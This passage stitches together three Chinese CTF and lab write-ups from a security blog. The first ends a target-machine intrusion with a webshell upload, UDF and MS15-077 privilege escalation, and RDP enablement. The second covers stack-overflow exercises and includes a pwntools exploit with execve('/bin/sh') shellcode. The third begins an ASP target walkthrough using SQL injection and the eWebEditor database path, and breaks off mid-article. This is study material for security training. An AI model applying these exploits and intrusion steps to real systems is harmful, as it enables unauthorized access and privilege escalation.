
2008年12月1日	9:27	137	share.gif
2017年12月1日	5:34	26	shell.asp
2009年5月27日	12:24	4210	showuser_label.gif
2009年5月27日	12:24	1645	side_rbox_gray.gif

后来考虑到估计就是 IIS 的 80 端口不允许我们访问。


这些想起前面的 82 端口主站是跟 80 端口有联系。

80 无法访问，那就借助 82 端口，

82 端口是 PHP 站点，那么直接上传 php webshell 就好了，




菜刀连接成功



发现 FLAG 值一个

从目录结构来看，是 appserv 搭建，权限不够看来得提权



在 web 根目录底下发现连接数据库配置文件，可尝试进行数据库提权。

进行 udf 提权，上传 udf.php 文件。

如果这边对 udf 提权原理不熟悉，可能不好提权，有个坑

UDF 提权条件

(1) Mysql 版本大于 5.1 版本 udf.dll 文件必须放置于 MYSQL 安装目录下的 lib\plugin 文件夹下。


(2) Mysql 版本小于 5.1 版本。udf.dll 文件在 Windows2003 下放置于 c:\windows\system32，在 windows2000 下放置于 c:\winnt\system32。


当前版本当然大于 5.0，mysql 数据库底下没有 lib 目录

所以需要在 appserv mysql 目录下的 lib 目录新建一个 plugin 目录

然后在用 udf 提权脚本导入 udf.dll 然后再创建 system shell 函数

Mysql 数据库底下发现存在一个 FLAG 数据库，把数据库下载下来，扔到本地的 PHPstudy 的 mysql/data 文件夹底下环境中，本地去查看 FLAG 值





最近看到一篇 mysql 数据库利用的总结博文，挺全面的，如下：

http://blog.51cto.com/simeon/1981572

后来考虑到数据库提权还是挺麻烦的还不如使用 exp 更快。


经过多个 exp 尝试，发现 ms15-077 可以提权成功。

修改 administrator 密码


接下去开 3389 远程桌面，被拒绝访问了，应该不是权限问题，而是语句问题，尝试更换别的。

最终上传了个 kai3389.exe 成功开启

远程桌面连接发现桌面大大的一个 FLAG，记事本打开看见乱码，虽然可以 FLAG{},但是内容是乱码，估计不是最终值，都是 % 估计是 url 编码



Url 解密得到一串 base64 值，再进行 base64 解码



至此整个靶机入侵提权成功。

栈溢出学习笔记

原创： ABC 信安之路 2017-12-13

题目链接如下：

https://pan.baidu.com/s/1mhVvanY 密码: bwsn

一是做个总结，二是做个备份。说来惭愧，思路都是 7o8v 师傅给的。特别感谢 7o8v 师傅的帮助。


题外：复现蒸米师傅 《一步一步学 rop》 复现失败，猜测是栈的问题，我是调用 start 恢复栈的做法。

这是我看到更为详尽的分析

http://www.purpleroc.com/md/2016-02-25@Thinking-About-Level2.html

0x01 pwn1

这题是 7o8v 师傅丢给我的。特别的就是这题是静态链接。所以，got 覆写就 gg 了。因为有源码就直接 checksec 一下，堆栈可执行。



我就想 ret 到 jmp esp 这条指令上，然后在 ret 之后放置 shellcode。结果，不够长，gg

7o8v 师傅告诉我的思路（frame faking），ret 到 jmp esp 指令上，这样就跳到栈上，再在栈上布置合适的 sub esp，再 jmp esp

我失败的思路是在寄存器上找合适或相近的数据，再修改一下寄存器，用 jmp 寄存器。然后没有合适的 gadget。

后面我就想通过 ret 到 printf 泄露出栈地址，再 ret 到 mian。这样就可以计算出栈地址。

因为输入长度限制，跪了，exp 如下：

```python
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *

#--------------------Setting----------------------
EXCV = './fram_faking'
context(log_level='debug')
context.clear(arch='i386')
e = ELF(EXCV)
io = process(EXCV)

#!c
# execve ("/bin/sh")
shellcode = "\x31\xc9"# xor ecx, ecx
shellcode += "\xf7\xe1"# mul ecx
shellcode += "\x51"# push ecx
shellcode += "\x68\x2f\x2f\x73\x68"# push 0x68732f2f
shellcode += "\x68\x2f\x62\x69\x6e"# push 0x6e69622f
shellcode += "\x89\xe3"# mov ebx, esp
shellcode += "\xb0\x0b"# mov al, 11
shellcode += "\xcd\x80"# int 0x80
jmp_addr = 0x080ac8ac

#gdb.attach(io)
io.recvuntil('me : ')
payload = shellcode
payload += 'A' * (44- len(shellcode))
payload += p32(jmp_addr)
payload +='\x83\xec0'# sub esp, 0x30
payload += '\xff\xe4'# jmp esp

io.sendline(payload)
io.interactive()
```


0x02 pwn2

这题还是 7o8v 师傅丢给我的。首先用 ida 打开，发现有两个洞

```
int __cdecl leavemsg(char *dest)
{
  char buf[224]; // [sp+Ch] [bp-ECh]@1
  int v3; // [sp+ECh] [bp-Ch]@1

  puts("Your message :");
  v3 = read(0, buf, 0x3Fu);
  if ( buf[v3 - 1] == 10 )
    buf[v3 - 1] = 0;
  strcpy(dest, buf);
  return write2file(buf);
}
```




```
int shownickname()
{
  printf("Now,your nickname is :");
  printf(&guestname);
  return putchar(10);
}
```


惯例 checksec 一下，发现只开了 NX，其实在 function 函数手动设置了 canary

```
test@debian:~/pwn$ checksec pwn1_std
[*] '/home/test/pwn/pwn1_std'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


格式化字符串来做

栈上保留了 read+35 的地址，我们只要 %p 就可以得到 read 函数的地址，进而算出 system 的地址。



这道题目的格式化字符串不是放在栈上而是放在 .bss 段中。

大佬告诉我要用一个跳板，栈上有指针什么是指向栈上的，我第一想到的就是 ebp ，反正不是打远程机。

其实两个两个字节写入比较好。好吧，是因为懒。然后我就修改 main 的 ebp 使其指向 puts 函数的 got 表。使用 %n 修改 got 表使其指向 system 函数。这样下次跳用 puts("/bin/sh") 就变成了 system("/bin/sh")。

Exp 参见原文：

https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247485709&idx=1&sn=836fc86c25563dbdc10fb808cc00108d&chksm=ec1e3925db69b033905406d4d17e4494f0419ef317631e861f229eb286854d39927628d3d2ba&scene=21#wechat_redirect

栈溢出

这种做法是 7o8v 师傅告诉我的，真的是刷新了我对栈溢出的看法。

首先爆破出 canary 的值。然后使用 '\x00' 使 login Success。

然后进入 leavemsg 输入一个 'a',而这个 'a' 刚好覆盖了上面 payload 开头的 '\x00'，实现了任意长度的 strcpy。

覆盖了 function 的返回地址。最后 sendline('0') 引爆这个炸弹。

Exp 参见原文：

https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==

0x03 总结

1、 对知识点的理解不够深刻，花了一个月的时间尝试溢出 scanf("%d")，尝试使用格式化字符串漏洞修改 eip [笑哭]

2、 从 7o8v 师傅的 exp 中了解到栈溢出并不是只在输入发生的

3、 台上一分钟，台下十年功

0x04 参考资料

http://bobao.360.cn/learning/detail/3654.html

https://bbs.pediy.com/thread-213067.htm

线下赛 ASP 靶机漏洞利用分析

原创： Umask 信安之路 2017-12-20

继上次发表 记一次线下赛靶机攻击过程 后，看到反响不错，特此再写一篇，关于一台 ASP 靶机漏洞利用过程。

整个漏洞利用过程难度不大，但是个人觉得有些思路大家以后参加线下赛的时候参考，因为很多线下赛，难度整体不大，个人参加了几次，发现很多选手 1 台靶机都拿不下，其实他们还是具备一定能力，只不过缺少了思路，发现漏洞的“入口”，加之比赛短暂往往就几个小时，导致紧张最终一无所获。

往往有些靶机“入口”并不唯一。这样利用的方式有很多种，对于另外的攻击手法，大家可以再参加线下赛的时候，如果成功拿下靶机，尝试把 web 源代码 + 数据库数据下载下来，赛后自行搭建环境分析，发现另外的攻击手段，这样效果更好。

注：下面的文章内容将比较照顾新“入坑”的未来大佬。

环境靶机 IP ： 172.16.1.112

1、Web 首页 ASP 站点

对于 asp 站点，我们可以推断出 web 站点整体环境，如下：

ASP + ACCESS + IIS 或者 ASP + MSSQL + IIS

至于是 IIS 版本多少，告诉大家一个规律。

IIS 6.0 = 2003

IIS 7.0 =2008

IIS 7.5 = 2008 r2

IIS 8.0 = 2012

对于如果最快速分析出是 Linux 或者 windows 平台的站点，就是尝试大小写。

Linux 区分大小写，windows 不区分，利用这个规律,例如访问:

http://172.16.1.112/index.html

尝试把 index.html 中 d，换成大写 D 访问，如果不报错证明是 windows 平台。

2、网站底部有后台管理入口，访问进入（某些靶机虽然有后台入口，但多半是假的，存在误导性质）

从上图看来是真的入口


既然有了后台入口，现在缺的就是账号密码了。

获取账号密码最常用 web 漏洞就是 sql 注入，接下来可以尝试进行 web 扫描或者手工发现注入点。

3、随便打开一新闻


在打开的新闻页面的 URL 最后添加 '，测试是否存在 SQL 注入，报错证明有 SQL 注入，如下图：

使用 pangolin 注入获得结果，得到结果如下图：



破解获得管理员密码为 987432


进入后台获取到第一个 flag



从图中可以看到采用 access 数据库，从而排除了之前我们分析的使用 mssql 数据库的可能性。

4.寻找后台有哪些功能


在增加新闻中我的 chrome 浏览器无法打开这个编辑器，chrome 不支持，改用 ietest IE6.0 浏览器打开。




想尝试通过上传图片功能上传 webshell，但无奈可能兼容性问题，IETEST 软件崩溃了，故放弃了，寻找别的方法。

看到有首页 JS 生成模块，其中有生成 asp 文件类型选项，个人觉得有可利用价值，但个人没使用过，怕乱点破坏环境，导致网站无法访问，故没有深入操作。

由于网站使用的是 eweb 编辑器，故可能有 eweb 编辑器后台



发现 eweb 编辑器后台入口



接下来寻找 eweb 数据库的账号密码


账号密码存放在数据库中，熟悉 eweb 都知道 eweb 默认数据库的位置为：

http://127.0.0.1/ewebeditor/db/ewebeditor.mdb

修改 url，却出现 404

既然使用了 eweb 编辑器，肯定存在数据库，只是我输入的路径不对而已。

在首页有篇文章引起了我的注意



防范MDB数据库的被下载!

2004-2-3 0:38:17　原创　MXG　阅读11次

危险提示

一般情况基于ASP构建的网站程序和论坛数据库的扩展名默认为mdb,这是很危险的。只要猜测出了数据库文件的位置，然后在浏览器的地址栏里面输入它URL就可以轻易地下载该文件。就算我们对数据库加了密码并且里面管理员的密码也被MD5加密，被下载到本地以后也是很容易被破解的。数据库的加密方法仅仅进行了一次异或运算，我们通过很小的程序就可以得到密码。而MD5的密码破解工具在网络上也很容易找到。因此只要数据库被下载了，那数据就没有丝毫安全性可言。

补救方法

